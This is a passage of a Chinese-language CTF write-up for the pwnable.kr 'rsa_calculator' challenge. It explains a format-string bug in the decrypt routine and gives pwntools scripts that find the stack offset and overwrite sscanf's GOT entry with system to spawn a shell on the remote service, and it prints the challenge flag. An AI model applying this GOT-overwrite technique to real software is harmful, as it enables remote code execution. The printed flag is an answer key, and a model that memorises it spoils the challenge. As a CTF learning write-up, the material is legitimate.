这里采用 p=61,q=53,e 和 d 都是 1,pq 其实无所谓的,只要N > 255 就可以了,否则程序会说 key 太短。
首先测格式化字符串的便宜,由于加密后是 16 进制显示,A 变成41000000,变成八倍,而 src 最多 520 长度,这里最多输入几十个 %p,多输入会触发 Canary。但是这题的偏移很远,这里用脚本测试。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
from pwn import *

context.arch = 'amd64'
context.log_level = 'warn'

KNOWN = 0x4142434445464748

r = process('./rsa_calculator')

r.recvuntil(b'> '); r.sendline(b'1')
r.recvuntil(b'p : '); r.sendline(b'61')
r.recvuntil(b'q : '); r.sendline(b'53')
r.recvuntil(b'e : '); r.sendline(b'1')
r.recvuntil(b'd : '); r.sendline(b'1')
r.recvuntil(b'> ')

MAGIC_OFF = 80

for start in range(135, 175, 3):
    fmt = f"|%{start}$p|%{start+1}$p|%{start+2}$p|".encode()

    src = bytearray(MAGIC_OFF + 8)
    for i, ch in enumerate(fmt):
        src[i * 4] = ch                          # g_pbuf[i] = src[i*4]
    src[MAGIC_OFF : MAGIC_OFF + 8] = p64(KNOWN)  # 地址放固定偏移

    hex_data = src.hex().encode()

    # 安全检查
    if len(hex_data) >= 1040:
        print(f"  [{start}] hex={len(hex_data)}, 跳过")
        continue

    r.sendline(b'3')
    r.recvuntil(b'how');       r.sendline(str(len(hex_data)).encode())
    r.recvuntil(b'data');      r.sendline(hex_data)
    r.recvuntil(b'result -\n')
    result = r.recvline().decode(errors='replace').strip()
    r.recvuntil(b'> ')

    hit = "0x4142434445464748" in result
    marker = " ★★★ 命中!" if hit else ""
    print(f"  %{start:3d}~%{start+2:3d}: {result[:65]}{marker}")

    if hit:
        print(f"\nsrc[{MAGIC_OFF}] = 位置 {start} (或其他)")
        # 用 ≈ 是为了保险,建议还是结束后手动测试
        print(f"src[0]  ≈ 位置 {start - MAGIC_OFF//8}")
        break
else:
    print("\n没找到,扩大范围")

r.close()
能够得到输入的字符串在 140 偏移。这里坑居多,测试的字符串放前面,由于他是每 4 位取一个导致被覆盖。乱七八糟的,没有 AI 真搞不出来。
然后把 scanf 覆写为 system,为什么呢?之前 system 参数都不好搞,现在为什么可以,请看:
1
2
3
4
5
6
7
8
9
while ( 2 * v5 > i )
      {
        v9[0] = ptr[i + 1];
        v9[1] = ptr[i + 2];
        v9[2] = 0;
        v2 = &src[v7++];
        __isoc99_sscanf(v9, "%02x", v2);
        i += 2;
      }
它的参数来源于 v9,也就是我输入 hex 数据的前两字节。
换成 system 后:system(v9, "%02x", v2);,而 system 函数只看第一个参数。所以输出 sh 就可以了。
这题没有 PIE,函数地址都是固定的
- scanf:0x602048
- system:0x4007C0
- func:0x602500
所以payload 长这样:[打印 0x4007c0 字符]%(scanf 地址偏移)$n[打印特定数量凑整]%(前面偏移+1)$hn%(再加 1)$hn[scanf 地址][scanf 地址+4][scanf 地址+6]
由于 scanf 被调用过,里面是 libc 地址,所以不仅要写入低 4 字节,还要往里面高四字节分别写入 00。
0x4007c0 = 4196288
想要把写入的字数变成 0,只要大到溢出,然后 mod 65536 为 0 就行,也就是 65536 倍数。
这里取63552,加上之前的 4196288 是4259840,是 65536 倍数,于是变成 0,就能写入 00 了
高字节的高二字节就不用折腾了,因为已经是 0 了,直接写偏移就好。
现在 payload 变成了%4196288c%N$n%63552c%N+1$hn%N+2$hn[scanf 地址][scanf 地址+4][scanf 地址+6]
已经知道了字符串是 140 偏移,那么 N 起码是一百多,也就是 3 位数,所以前面的格式化部分长度为 36。
由于g_pbuf[i] = v2;,这里 v2 四字节,所以实际上是每个字符占 4 个字节,上面 36 个字符就是 144 字节,64 位系统,8 字节一个位置,那就是占了 18 个位置。所以后面那个 scanf 地址应该是 140+18=158 的偏移。
payload:%4196288c%158$n%63552c%159$hn%160$hn[scanf 地址][scanf 地址+4][scanf 地址+6]
注意,后面的地址要打包添加在后面。
exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

SYSTEM_PLT = 0x4007c0
SSCANF_GOT = 0x602048

def setup_key(r):
    r.recvuntil(b'> ')
    r.sendline(b'1')
    r.recvuntil(b'p : '); r.sendline(b'13')
    r.recvuntil(b'q : '); r.sendline(b'23')
    r.recvuntil(b'e : '); r.sendline(b'1')
    r.recvuntil(b'd : '); r.sendline(b'1')
    r.recvuntil(b'> ')
    log.success("设置种子成功)")

def build_payload():
    fmt = b"%4196288c%158$n%63552c%159$hn%160$hn"
    log.info(f"格式化字符串 ({len(fmt)} 字符): {fmt.decode()}")

    # 格式化字符 (36*4=144) + 3 个地址 (24) = 168 字节
    src = bytearray(168)

    # 每个字符在src中占4个字节
    for i, ch in enumerate(fmt):
        src[i * 4] = ch

    # 把地址添加在后面
    src[144:152] = p64(SSCANF_GOT)       # 偏移 158 → %n  (低4字节)
    src[152:160] = p64(SSCANF_GOT + 4)   # 偏移 159 → %hn (4-5字节)
    src[160:168] = p64(SSCANF_GOT + 6)   # 偏移 160 → %hn (6-7字节)

    # 转换成解密函数需要的格式
    # decrypt参数是hex,所以需要hex编码,因为sendline只接收字节流,所以encode编码成字节流。
    hex_data = src.hex().encode()
    log.info(f"十六进制输入: {len(hex_data)} 字符数 → src[{len(src)}] 字节")
    return hex_data

def exploit():
    # r = process('./rsa_calculator')
    r = remote('pwnable.kr',9012)
    setup_key(r)
    hex_data = build_payload()
    log.info("发送 Payload:")
    log.info("这里要等一会,wait~")
    r.sendline(b'3')  #  解密菜单
    r.recvuntil(b'how')
    r.sendline(str(len(hex_data)).encode())
    r.recvuntil(b'data')
    r.sendline(hex_data)

    data = r.recvuntil(b'> ', timeout=60)
    log.success(f"GOT 覆写完成 (received {len(data):,} bytes)")
    log.info("发送 sh")
    r.sendline(b'3')
    r.recvuntil(b'how')
    r.sendline(b'3')
    r.recvuntil(b'data')
    r.send(b'sh\x00')

    r.interactive()

if __name__ == '__main__':
    exploit()
flag:w4at_a_buggy_RS4_c4lculat0r
这题好难,没有 AI 我根本做不出来,一点点问 AI。 DeepSeek-V4-Pro 太好用了。
RANK:113!哇终于进入排行榜了。
休息一下,我要去看一下其他的内容了。